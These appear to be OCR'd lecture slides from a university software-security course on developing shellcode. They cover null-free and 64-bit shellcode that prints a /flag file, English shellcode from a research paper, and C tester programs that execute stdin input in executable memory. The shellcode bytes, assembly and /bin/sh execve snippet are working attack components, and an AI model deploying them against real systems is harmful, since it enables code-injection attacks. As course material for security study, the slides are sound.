CSE 410/510 Special Topics: Software Security


Instructor: Dr. Ziming Zhao

Location: Obrian 109

Time: Monday, Wednesday 5:00PM-6:20PM

Today's Agenda

1. Developing shellcode
    a. Non-zero shellcode
    b. Non-printable, non-alphanumeric shellcode
    c. English shellcode


The Shellcoder's Handbook
SECOND EDITION
Discovering and Exploiting Security Holes
Chris Anley\John Heasman\Felix "FX" Lindner\Gerardo Richarte

Non-shell Shellcode 32bit printflag (No 0s)

sendfile(1, open(“/flag”, 0), 0, 1000)

```
push $0x67
push $0x616c662f
xor %eax, %eax
inc %eax
inc %eax
inc %eax
inc %eax
inc %eax
mov %esp, %ebx
xor %ecx, %ecx
xor %edx, %edx
int $0x80
mov %eax, %ecx
xor %esi, %esi
mov $0x101, %si
dec %si
xor %eax, %eax
mov $0xbb, %al
xor %ebx, %ebx
inc %ebx
xor %edx, %edx
int $0x80

xor %eax, %eax
inc %eax
int $0x80
```

```
'\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\x40\x40\x40\x40\x40\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xf6\x66\xbe\x01\x01\x66\x4e\x31\xc0\xb0\xbb\x31\xdb\x43\x31\xd2\xcd\x80\x31\xc0\x40\xcd\x80'
```

Non-shell Shellcode 64bit printflag


sendfile(1, open(“/flag”, 0), 0, 1000)

```
mov rbx, 0x00000067616c662f
push rbx
mov rax, 2
mov rdi, rsp
mov rsi, 0
syscall
mov rdi, 1
mov rsi, rax
mov rdx, 0
mov r10, 1000
mov rax, 40
syscall
mov rax, 60
syscall
```

```
\x48\xbb\x2f\x66\x6c\x61\x67\x00\x00\x00\x53\x48\xc7\xc0\x02\x00\x00\x00\x48\x89\xe7\x48\xc7\xc6\x00\x00\x00\x00\x0f\x05\x48\xc7\xc7\x01\x00\x00\x0
0\x48\x89\xc6\x48\xc7\xc2\x00\x00\x00\x00\x49\xc7\xc2\xe8\x03\x00\x00\x48\xc7\xc0\x28\x00\x00\x00\x0f\x05\x48\xc7\xc0\x3c\x00\x00\x00\x0f\x05
```

*\x48\xbb\x2f\x66\x6c\x61\x67\x00\x00\x00\x53\x48\xc7\xc0\x02\x00\x00\x00\x48\x89\xe7\x48\xc7\xc6\x00\x00\x
00\x00\x0f\x05\x48\xc7\xc7\x01\x00\x00\x00\x48\x89\xc6\x48\xc7\xc2\x00\x00\x00\x00\x49\xc7\xc2\xe8\x03\x00\
x00\x48\xc7\xc0\x28\x00\x00\x00\x0f\x05\x48\xc7\xc0\x3c\x00\x00\x00\x0f\x05*

English Shellcode



English Shellcode

Joshua Mason, Sam Small
Johns Hopkins University
Baltimore, MD
{josh, sam}@cs.jhu.edu

Fabian Monrose
University of North Carolina
Chapel Hill, NC
fabian@cs.unc.edu

Greg MacManus
iSIGHT Partners
Washington, DC
gmacmanus.edu@gmail.com

ABSTRACT

History indicates that the security community commonly takes a divide-and-conquer approach to battling malware threats: identify the essential and inalienable components of an attack, then develop detection and prevention techniques that directly target one or more of the essential components. This abstraction is evident in much of the literature for buffer overflow attacks including, for instance, stack protection and NOP sled detection. It comes as no surprise then that we approach shellcode detection and prevention in a similar fashion. However, the common belief that com

General Terms

Security, Experimentation

Keywords


Shellcode, Natural Language, Network Emulation

1. INTRODUCTION


Code-injection attacks are perhaps one of the most common attacks on modern computer systems. These attacks

CCS 2009

English Shellcode



	ASSEMBLY	OPCODE	ASCII
1	push %esp push $20657265 imul %esi,20(%ebx),$616D2061 push $6F *jb short $22*	54 68 65726520 6973 20 61206D61 6A 6F *72 20*	There is a major
2	push $20736120 push %ebx je short $63 *jb short $22*	68 20617320 53 74 61 *72 20*	h as Star
3	push %ebx push $202E776F push %esp push $6F662065 *jb short $6F*	53 68 6F772E20 54 68 6520666F *72 6D*	Show. The form
4	push %ebx je short $63 je short $67 jnb short $22 inc %esp *jb short $77*	53 74 61 74 65 73 20 44 *72 75*	States Dru
5	popad	61	a



1	Skip	2	Skip
There is a major	center of economic activity, suc	**h as Star**	Trek, including The Ed

Skip	3	Skip
Sullivan	**Show. The form**	er Soviet Union. International organization participation

Skip	4	Skip
Asian Development Bank, established in the United	**States Dru**	g Enforcement

Skip
Administration, and the Palestinian territories, the International Telecommunication

Skip	5
Union, the first m	a...

Template

```
.global _start
_start:
.att_syntax noprefix


%%% your instructions here %%%
```

How to compile?

32 bit

```
gcc -m32 -nostdlib -static shellcode.s -o shellcode
objcopy --dump-section .text=shellcode-raw shellcode
```

64 bit

```
gcc -nostdlib -static shellcode.s -o shellcode
objcopy --dump-section .text=shellcode-raw shellcode
```

code/tester.c

```c
#include <stdio.h>
#include <stdlib.h>
#include <sys/mman.h>
#include <unistd.h>

int main()
{
	void * page = 0;
	page = mmap(0, 0x1000, PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_ANON, 0, 0);

	if (!page)
	{
		puts("Fail to mmap.\n");
		exit(0);
	}

	read(0, page, 0x1000);
	((void(*)())page)();
}
```

code/testernozero.c

```
char buf[0x1000] = {0};

int main()
{
	void * page = 0;
	page = mmap(0, 0x1000, PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_ANON, 0, 0);

	if (!page)
	{
		puts("Fail to mmap.\n");
		exit(0);
	}

	read(0, buf, 0x1000);
	strcpy(page, buf);
	((void(*)())page)();
}
```

code/testerascii.c

```
char buf[0x1000] = {0};

char *asciicpy(char *dest, const char *src)
{
        unsigned i;
        for (i = 0; src[i] > 0 && src[i] < 127; ++i)
                dest[i] = src[i];

        return dest;}

int main()
{
        void * page = 0;
        page = mmap(0, 0x1000, PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_ANON, 0, 0);

        if (!page)
        {
                puts("Fail to mmap.\n");
                exit(0);}

        read(0, buf, 0x1000);
        asciicpy(page, buf);
        ((void(*)())page)();
}
```

x86 invoke system call

https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md

- Set %eax as target system call number

- Set arguments
  - 1st arg : %ebx
  - 2nd arg: %ecx
  - 3rd arg: %edx
  - 4th arg: %esi
  - 5th arg: %edi

- Run
  - int $0x80

- Return value will be stored in %eax

amd64 invoke system call

https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md

- Set %rax as target system call number
- Set arguments
  - 1st arg : %rid
  - 2nd arg: %rsi
  - 3rd arg: %rdx
  - 4th arg: %r10
  - 5th arg: %r8
- Run
  - syscall
- Return value will be stored in %rax

amd64 how to create a string?

Rip-based addressing

```
lea binsh(%rip), %rdi
mov $0, %rsi
mov $0, %rdx
syscall
binsh:
.string "/bin/sh"
```

How breakpoints work?

int $3

Set breakpoint by yourself.